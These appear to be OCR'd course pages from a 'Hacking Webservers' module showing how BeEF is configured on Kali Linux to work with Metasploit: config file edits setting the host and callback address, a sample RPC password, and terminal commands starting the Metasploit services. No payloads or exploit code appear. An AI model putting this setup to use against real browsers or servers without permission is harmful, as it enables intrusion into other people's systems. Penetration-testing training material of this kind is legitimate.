
Module 11 Hacking Webservers

BeEF - Browser Exploitation Framework





config.yaml (/usr/share/beef-xss) - VIM


File Edit View Search Terminal Help


```
       # set this to FALSE if you don't want to allow auto-run execution for mo
dules with target->user_notify
       allow_user_notify: true

   crypto_default_value_length: 80

   # You may override default extension configuration parameters here
   extension:
       requester:
           enable: true
       proxy:
           enable: true
       metasploit:
           enable: false
       social_engineering:
           enable: true
       evasion:
           enable: false
       console:
            shell:
               enable: false
       ipec:
           enable: true
                                                              119,1         Bot
```


```
   # You may override default extension configuration parameters here
   extension:
       requester:
           enable: true
       proxy:
           enable: true
       metasploit:
           enable: true
       social_engineering:
           enable: true
       evasion:
           enable: false
       console:
            shell:
               enable: false
       ipec:
           enable: true
                                                              122,1         Bot
```



root@kali: /usr/share/beef-xss/extensions/metasploit
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ls
beef beef_key.pem core extensions Gemfile.lock
beef_cert.pem config.yaml db Gemfile modules
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# cd extensions/
root@kali:/usr/share/beef-xss/extensions# cd metasploit/
root@kali:/usr/share/beef-xss/extensions/metasploit# ls
root@kali:/usr/share/beef-xss/extensions/metasploit# vi config.yaml



config.yaml (/usr/share/beef-xss/extensions/metasploit) - VIM
File Edit View Search Terminal Help
Also always use the IP of your machine where MSF is listening.
beef:
extension:
metasploit:
name: 'Metasploit'
host: "127.0.0.1"
user: "msf"
pass: "abc123"
uri: '/api'
if you need "ssl: true" make sure you start msfrpcd with "SSL=y",
like:
load msgrpc ServerHost=IP Pass=abc123 SSL=y
ssl: false
ssl_version: 'SSLv3'
callback_host: "127.0.0.1"
auto_msfrpcd: false
auto_msfrpcd_timeout: 120
{os: 'osx', path: '/opt/local/msf/'},
31,1 55%



config.yaml + (/usr/share/beef-xss/extensions/metasploit) - VIM
File Edit View Search Terminal Help
Also always use the IP of your machine where MSF is listening.
beef:
extension:
metasploit:
name: 'Metasploit'
host: "172.16.100.5"
user: "msf"
pass: "abc123"
uri: '/api'
if you need "ssl: true" make sure you start msfrpcd with "SSL=y",
like:
load msgrpc ServerHost=IP Pass=abc123 SSL=y
ssl: false
ssl_version: 'SSLv3'
callback_host: "172.16.100.5"
autopwn_url: "autopwn"
auto_msfrpcd: false
msf_path: [
{os: 'osx', path: '/usr/share/metasploit-framework/'}
-- INSERT --
55%



root@kali: /usr/share/beef-xss
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ls
beef beef_key.pem core extensions Gemfile.lock
beef_cert.pem config.yaml db Gemfile modules
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# vi config.yaml
root@kali:/usr/share/beef-xss# cd extensions/
root@kali:/usr/share/beef-xss/extensions# cd metasploit/
root@kali:/usr/share/beef-xss/extensions/metasploit# ls
api.rb config.yaml extension.rb module.rb rpcclient.rb
root@kali:/usr/share/beef-xss/extensions/metasploit# vi config.yaml
root@kali:/usr/share/beef-xss/extensions/metasploit# cd ..
root@kali:/usr/share/beef-xss/extensions# cd ..
root@kali:/usr/share/beef-xss# service postgresql start && service metasploit st
art
[ok] Starting PostgreSQL 9.1 database server: main.
[ok] Starting Metasploit rpc server: prosvc.
[ok] Starting Metasploit web server: thin.
[ok] Starting Metasploit worker: worker.

